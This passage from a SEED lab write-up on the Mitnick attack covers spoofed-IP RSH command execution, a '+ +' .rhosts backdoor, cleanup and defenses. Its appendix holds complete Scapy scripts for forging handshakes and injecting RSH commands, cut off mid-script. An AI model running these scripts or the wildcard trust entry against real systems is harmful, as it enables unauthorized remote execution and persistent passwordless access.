


Figure 9 — Earlier troubleshooting: ARP worked, but /tmp/xyz was missing.

Step 11 — Watch the second TCP connection

Eventually Wireshark showed X-Terminal trying to contact the trusted address on **TCP 9090**. At first this was only a SYN with retransmissions.

Second TCP connection:

Packet / output

```
X-Terminal 10.9.0.5:1023          Trusted identity 10.9.0.6:9090
            SYN   ------------------->
                 <-------------------- SYN-ACK
            ACK   ------------------->
```

The second connection is initiated **by X-Terminal**. That is why a separate Scapy responder was needed.

Actual finding: The first observed second-channel SYN had raw sequence number `3270611394`. The SYN retransmissions told us the connection had not been answered yet.




Figure 10 — Second connection SYN to port 9090 before it was answered.

Step 12 — Run both scripts and prove command execution

Two Kali terminal windows were used. **Start the responder for the second channel before the first script.**

Terminal 1 (leave running):

Kali Terminal

```
sudo docker exec -it seed-attacker python3 /volumes/rsh_second.py
```

Terminal 2:

Kali Terminal

```
sudo docker exec -it seed-attacker python3 /volumes/rsh_first.py
```

The Python programs are included in Appendix A and in the repository `scripts/` directory. Copy them to `~/Labsetup/volumes`, which the attacker container sees as `/volumes`. Raw-packet creation requires suitable privileges; the provided attacker container was configured for this.

What Wireshark showed: Both TCP handshakes completed: the first on port **514** and the second on port **9090**. We also observed later RSH messages and connection-closing packets.

Final proof, checked from Kali on X-Terminal:

Kali Terminal

```
sudo docker exec x-terminal-10.9.0.5 ls -l --full-time /tmp/xyz
```

Actual output:

Packet / output

```
-rw-r--r-- 1 seed seed 0 2026-10-31 16:09:29.842511336 +0000 /tmp/xyz
```

Result: The file existed **inside the target container** and was owned by `seed`. This proves the harmless remote command executed. A file created manually on Kali would not count.




Figure 11 — Both TCP handshakes and the RSH exchange completed.




Figure 12 — /tmp/xyz exists on X-Terminal with the observed UTC timestamp.

6. Task 3 — Show why unrestricted host trust is dangerous

Task 2 proved **one-time remote command execution**. Task 3 tested whether a change to the target's trust file could allow a later connection **without repeating packet spoofing**.

Step 13 — Save backups first

Kali Terminal

```
cd ~/Labsetup
cp volumes/rsh_first.py volumes/rsh_first_task2.py
cp volumes/rsh_second.py volumes/rsh_second_task2.py
sudo docker exec x-terminal-10.9.0.5 \
 cp /home/seed/.rhosts /home/seed/.rhosts.before_task3
```

The backed-up trust file was initially owned by root because Docker ran the copy as root. The original was owned by `seed` and contained `10.9.0.6`.

Step 14 — Observe the trust change

In the authorized SEED test, a further remote-shell request replaced the target's `.rhosts` content with:

Packet / output

```
+ +
```

What the two plus signs mean: The first wildcard permits any remote host; the second permits any remote username for the local account whose `.rhosts` contains the entry. It is therefore an **unrestricted passwordless-trust backdoor**. It must not be used on real systems.

The Task 3 terminal reported a **51-byte** RSH request, and Wireshark showed the first and second TCP handshakes again.

Step 15 — Verify passwordless access afterward

The target file was checked:

Kali Terminal

```
sudo docker exec x-terminal-10.9.0.5 cat /home/seed/.rhosts
# Output: + +
```

Then the attacker container ran a normal `rsh` command as `seed`:

Kali Terminal

```
rsh -l seed 10.9.0.5 id
```

Actual output:

Packet / output

```
uid=1000(seed) gid=1000(seed) groups=1000(seed)
```

Result: The later command ran **without a password and without repeating the spoofed session**. This is why a compromised `.rhosts` file is dangerous.




Figure 13 — Task 3 Wireshark: two connections and the changed request.




Figure 14 — Task 3 responder detects and answers the second SYN.




Figure 15 — The target displays + +; the later rsh id succeeds.

7. Restore the original settings and stop the lab

Step 16 — Restore `.rhosts`

The original file was copied back, then its ownership and permissions were set again:

Kali Terminal

```
sudo docker exec x-terminal-10.9.0.5 \
 cp /home/seed/.rhosts.before_task3 /home/seed/.rhosts
sudo docker exec x-terminal-10.9.0.5 \
 chown seed:seed /home/seed/.rhosts
sudo docker exec x-terminal-10.9.0.5 \
 chmod 644 /home/seed/.rhosts
sudo docker exec x-terminal-10.9.0.5 \
 sh -c 'cat /home/seed/.rhosts && ls -l /home/seed/.rhosts'
```

Restored result: `.rhosts` contained only `10.9.0.6`, with owner `seed:seed` and permissions `644`.

Step 17 — Shut down Docker Compose

Kali Terminal

```
cd ~/Labsetup
sudo docker compose down
```

This stops and removes the containers and Compose network. **Do not use** `down -v` unless you intentionally want to remove volumes. The shutdown was performed after saving the evidence.

Evidence to save

- Legitimate passwordless `rsh date` and `.rhosts` contents.
- Permanent ARP mapping and stopped trusted-server status.
- SYN/SYN-ACK and raw TCP sequence number.
- Correctly decoded 30-byte RSH request and second TCP callback.
- Both successful TCP handshakes and `/tmp/xyz` timestamp.
- Task 3 `.rhosts` entry and successful later `rsh id`.

Wireshark captures can be saved with **File → Save As** in `.pcapng` format. Example filenames are `Task2_Completed.pcapng` and `Task3_Backdoor_Demonstration.pcapng`. Keep the capture files for packet-level inspection alongside the screenshots in the report.

8. Fix common problems quickly

Problem	What to check
Compose package not found	On this Kali version, use `docker-compose`
Warning: YAML `version` obsolete	Usually informational; check `docker compose ps`
Wireshark sees no packets	Select the Docker **bridge** from `ip -br addr`
Only SYN-ACK retransmissions	Final ACK was not received
`Seq=0` is shown	Expand **Sequence Number (raw)**
RSH request appears, but no callback	Check TCP 514, payload and hostname resolution
`/volumes/rsh_second.py` missing	Create it in Kali `~/Labsetup/volumes`
Repeated SYN to port 9090	Run second-channel responder first
`/tmp/xyz` missing	Check file **inside X-Terminal**, not Kali
`su - +` fails	`+` is a trust wildcard, not a Linux user

9. What I learned and how to defend against it

- **Source IP is not a secure identity.** The target trusted `10.9.0.6`, so traffic appearing to come from that address could be abused under the lab's vulnerable conditions.
- **TCP connection is not application login.** We had to separately show the handshake, the RSH request, the second connection, and the remote marker file.
- **RSH requires two TCP connections.** The callback on port 9090 was essential before the target executed the command.
- **Trust-file changes can outlast an individual session.** An unrestricted `.rhosts` entry enabled a later passwordless connection.

Defenses: Disable `rsh`, `rlogin`, and unnecessary Telnet services. Use **SSH with cryptographic authentication**, remove wildcard `.rhosts` entries, monitor configuration-file changes, and apply anti-spoofing controls. TCP sequence-number randomization and SYN-flood protection help, but they do not make IP-only authentication trustworthy.

10. Final result

All three technical tasks were demonstrated in the isolated SEED environment. The trusted server was simulated as unavailable; a forged TCP session created `/tmp/xyz` on the target; and a change to `.rhosts` led to later passwordless `rsh` access. The original trust settings were restored and the containers were shut down afterward.

Main lesson: In legacy systems, trusting a computer's IP address can become an authentication weakness. Every security test needs proof at the application level, not only a successful packet exchange.

Appendix A — Complete Python scripts with explanations

This appendix contains the **complete Python files** for the five stages of the exercise. Each listing includes its imports, configuration values, packet handling, and execution logic. The same files are available individually in the repository's `scripts/` folder, so readers can copy them into their own SEED lab environment.

Before running: Install and start the official SEED containers, prepare the trusted-host ARP entry, and confirm the attacker container can see the Docker bridge. Each program uses the fixed training addresses `10.9.0.5` and `10.9.0.6`. If your bridge has a different name, replace `br-6514365f0955` or set `LAB_IFACE`. Run **only in the isolated SEED environment**. For Task 3, restore `.rhosts` immediately after the demonstration.

Where to save: Copy the `.py` files into `~/Labsetup/volumes/` on Kali. The attacker container sees the same files in `/volumes/`.

A1 — `syn_probe.py`: Build a SYN packet

Purpose: Ask X-Terminal's TCP port 514 to start a connection, using the trusted server's IP as the source. The trusted server was stopped, so it could not send a reset.

Python

```python
#!/usr/bin/env python3
"""Send one SYN in the isolated SEED Mitnick Docker network.
Run: sudo docker exec -it seed-attacker python3 /volumes/syn_probe.py
"""
from scapy.all import IP, TCP, send
TRUSTED_IP = "10.9.0.6" # Spoofed source, trusted-server container
TARGET_IP = "10.9.0.5" # X-Terminal container
SOURCE_PORT = 1023 # Reserved source port used for this lab
TARGET_PORT = 514 # Legacy rsh service
CLIENT_ISN = 0x1000 # Decimal 4096
syn = (
IP(src=TRUSTED_IP, dst=TARGET_IP)
/ TCP(sport=SOURCE_PORT, dport=TARGET_PORT,
flags="S", seq=CLIENT_ISN)
)
print("[*] Sending one lab SYN", flush=True)
send(syn, count=1, verbose=False)
print("[+] SYN sent; inspect Wireshark for SYN-ACK", flush=True)
```

- `IP(src=..., dst=...)`: sets the IP header. The source is the trusted host's identity, not the physical sender.

- `/ TCP(...)`: adds a TCP header to the IP packet.
- `sport=1023`: chosen source port; `dport=514`: the remote-shell service port.
- `flags="S"`: a SYN, which requests a new TCP connection.
- `seq=0x1000`: the initial *client* sequence number. Hexadecimal `0x1000` = decimal **4096**.
- `send(..., count=1)`: sends one constructed IP packet. `verbose=False` avoids extra progress messages.

Observed result: Wireshark displayed the forged SYN, then a SYN-ACK from X-Terminal, followed by retransmissions because no final ACK had been sent yet (Figure 6).

A2 — `handshake.py`: Calculate the acknowledgment

Purpose: Read the server's raw TCP sequence number from the observed SYN-ACK and build the final acknowledgment. This was the part that completed the first three-way TCP handshake.

Python

```
#!/usr/bin/env python3
"""Observe a SYN-ACK and finish the first TCP handshake in SEED.
This program uses the observed TCP sequence field, not the captured ACK.
Run: sudo docker exec -it seed-attacker python3 /volumes/handshake.py
"""
import os
from threading import Thread
from time import sleep
from scapy.all import IP, TCP, send, sniff
TRUSTED_IP = "10.9.0.6"
TARGET_IP = "10.9.0.5"
IFACE = os.environ.get("LAB_IFACE", "br-6514365f0955")
SOURCE_PORT = 1023
TARGET_PORT = 514
CLIENT_ISN = 0x1000
completed = False
def handle_synack(packet):
global completed
if completed or not packet.haslayer(TCP):
return
tcp = packet[TCP]
if tcp.flags != "SA":
return
completed = True
server_isn = tcp.seq
next_client_seq = (CLIENT_ISN + 1) % (2**32)
next_server_ack = (server_isn + 1) % (2**32)
print(f"[+] Observed server ISN: {server_isn}", flush=True)
final_ack = (
```

```
IP(src=TRUSTED_IP, dst=TARGET_IP)
/ TCP(sport=SOURCE_PORT, dport=TARGET_PORT,
flags="A", seq=next_client_seq, ack=next_server_ack)
)
send(final_ack, verbose=False)
print("[+] Final ACK sent", flush=True)
def send_initial_syn():
sleep(1) # Give the sniffer time to start.
syn = (
IP(src=TRUSTED_IP, dst=TARGET_IP)
/ TCP(sport=SOURCE_PORT, dport=TARGET_PORT,
flags="S", seq=CLIENT_ISN)
)
send(syn, count=1, verbose=False)
print("[+] Initial SYN sent", flush=True)
if __name__ == "__main__":
print(f"[*] Monitoring {IFACE}", flush=True)
Thread(target=send_initial_syn, daemon=True).start()
sniff(
iface=IFACE,
filter=(f"tcp and src host {TARGET_IP} and dst host {TRUSTED_IP} "
f"and src port {TARGET_PORT} and dst port {SOURCE_PORT}"),
prn=handle_synack,
stop_filter=lambda _packet: completed,
timeout=15,
store=False,
)
print("[*] Handshake test finished", flush=True)
```

- `pkt[TCP]`: opens the TCP layer of a captured packet.
- `flags == "SA"`: accepts the server's SYN-ACK, not an arbitrary TCP packet.
- `.seq`: reads **the sequence number field**, which the SEED lab allows the student to inspect.
- `CLIENT_ISN + 1`: the client's SYN has consumed one sequence number.
- `(server_isn + 1) % (2**32)`: acknowledges the server's SYN and wraps correctly for 32-bit numbers.
- `flags="A"`: sends an ACK. A pure ACK does **not** consume another sequence number.

Observed result: The Scapy output reported that it sent the final ACK, and Wireshark showed the first three-way handshake. The report's early raw server ISN was **2,600,821,487**; this requires ACK **2,600,821,488**. Later connections used different server ISNs.

A3 — `rsh_first.py`: Add the RSH request

Purpose: After completing the first TCP handshake, send an application request that asks the remote-shell service to run our harmless proof command. This is why establishing TCP alone was not enough.

Python

```python
#!/usr/bin/env python3
"""First forged RSH connection, fixed harmless command for SEED only.
Start rsh_second.py in another terminal BEFORE this program.
Run: sudo docker exec -it seed-attacker python3 /volumes/rsh_first.py
"""
import os
from threading import Thread
from time import sleep
from scapy.all import IP, TCP, Raw, send, sniff
TRUSTED_IP = "10.9.0.6"
TARGET_IP = "10.9.0.5"
IFACE = os.environ.get("LAB_IFACE", "br-6514365f0955")
SOURCE_PORT = 1023
RSH_PORT = 514
CLIENT_ISN = 0x1000
CALLBACK_PORT = 9090
# Four NUL-separated fields: callback port, client user, server user, command.
RSH_REQUEST = b"9090\x00seed\x00seed\x00touch /tmp/xyz\x00"
handled = False
def on_packet(packet):
global handled
if handled or not packet.haslayer(TCP):
return
if packet[TCP].flags != "SA":
return
handled = True
server_isn = packet[TCP].seq
seq = (CLIENT_ISN + 1) % (2**32)
ack = (server_isn + 1) % (2**32)
print(f"[+] Server ISN: {server_isn}", flush=True)
ip = IP(src=TRUSTED_IP, dst=TARGET_IP)
# Third packet of TCP's three-way handshake.
final_ack = ip / TCP(sport=SOURCE_PORT, dport=RSH_PORT,
flags="A", seq=seq, ack=ack)
send(final_ack, verbose=False)
print("[+] Final ACK sent", flush=True)
# Application bytes are sent after the handshake.
request = (
ip / TCP(sport=SOURCE_PORT, dport=RSH_PORT,
flags="PA", seq=seq, ack=ack)
/ Raw(load=RSH_REQUEST)
)
send(request, verbose=False)
print(f"[+] RSH request sent ({len(RSH_REQUEST)} bytes)", flush=True)
print(f"[*] Look for a callback SYN to port {CALLBACK_PORT}", flush=True)
```

```
def send_initial_syn():
sleep(1)
syn = (
IP(src=TRUSTED_IP, dst=TARGET_IP)
/ TCP(sport=SOURCE_PORT, dport=RSH_PORT,
flags="S", seq=CLIENT_ISN)
)
print("[*] Sending lab SYN", flush=True)
send(syn, count=1, verbose=False)
if __name__ == "__main__":
Thread(target=send_initial_syn, daemon=True).start()
sniff(
iface=IFACE,
filter=(f"tcp and src host {TARGET_IP} and dst host {TRUSTED_IP} "
f"and src port {RSH_PORT} and dst port {SOURCE_PORT}"),
prn=on_packet,
stop_filter=lambda _packet: handled,
timeout=15,
store=False,
)
print("[*] First-connection test finished", flush=True)
```

- The prefix `b` means **bytes**, not an ordinary Python text string.
- `\x00` is a zero byte. It separates the fields in this legacy protocol.
- `9090`: the port the target should use for the **second** TCP connection.
- First `seed`: client username; second `seed`: target account.
- `touch /tmp/xyz`: creates the test file if the remote command is executed.
- `flags="PA"`: **PSH + ACK**, used for TCP data after the handshake.
- `Raw(load=payload)`: attaches application bytes to the TCP segment.

Observed result: Wireshark decoded all four RSH fields in the captured request (Figure 8). Successful execution was verified *later* by checking `/tmp/xyz` **inside X-Terminal** (Figure 12). The attack program's `RSH request sent` message alone was not proof of execution.

A4 — `rsh_second.py`: Respond to the second connection

Purpose: The RSH service starts a separate TCP connection for its error-message channel. Our responder observed the server-side SYN to port 9090 and answered with SYN-ACK. The client then sent its ACK.

Python

```
#!/usr/bin/env python3
"""Answer the SEED RSH secondary TCP callback on port 9090.
Start this program first, then run rsh_first.py in another terminal.
Run: sudo docker exec -it seed-attacker python3 /volumes/rsh_second.py
"""
```

```
import os
from scapy.all import IP, TCP, send, sniff
TRUSTED_IP = "10.9.0.6"
TARGET_IP = "10.9.0.5"
IFACE = os.environ.get("LAB_IFACE", "br-6514365f0955")
CALLBACK_PORT = 9090
RESPONDER_ISN = 0x2000
handled = False
def on_callback_syn(packet):
global handled
if handled or not packet.haslayer(TCP):
return
tcp = packet[TCP]
if tcp.flags != "S" or tcp.dport != CALLBACK_PORT:
return
handled = True
print(f"[+] Second SYN detected, ISN={tcp.seq}; "
f"client source port={tcp.sport}", flush=True)
# Reply to the port ACTUALLY observed (1022 or 1023 in our captures).
syn_ack = (
IP(src=TRUSTED_IP, dst=TARGET_IP)
/ TCP(sport=CALLBACK_PORT, dport=tcp.sport,
flags="SA", seq=RESPONDER_ISN,
ack=(tcp.seq + 1) % (2**32))
)
send(syn_ack, verbose=False)
print("[+] Second SYN-ACK sent; verify final ACK in Wireshark", flush=True)
if __name__ == "__main__":
print(f"[*] Monitoring for RSH callback on {IFACE}...", flush=True)
sniff(
iface=IFACE,
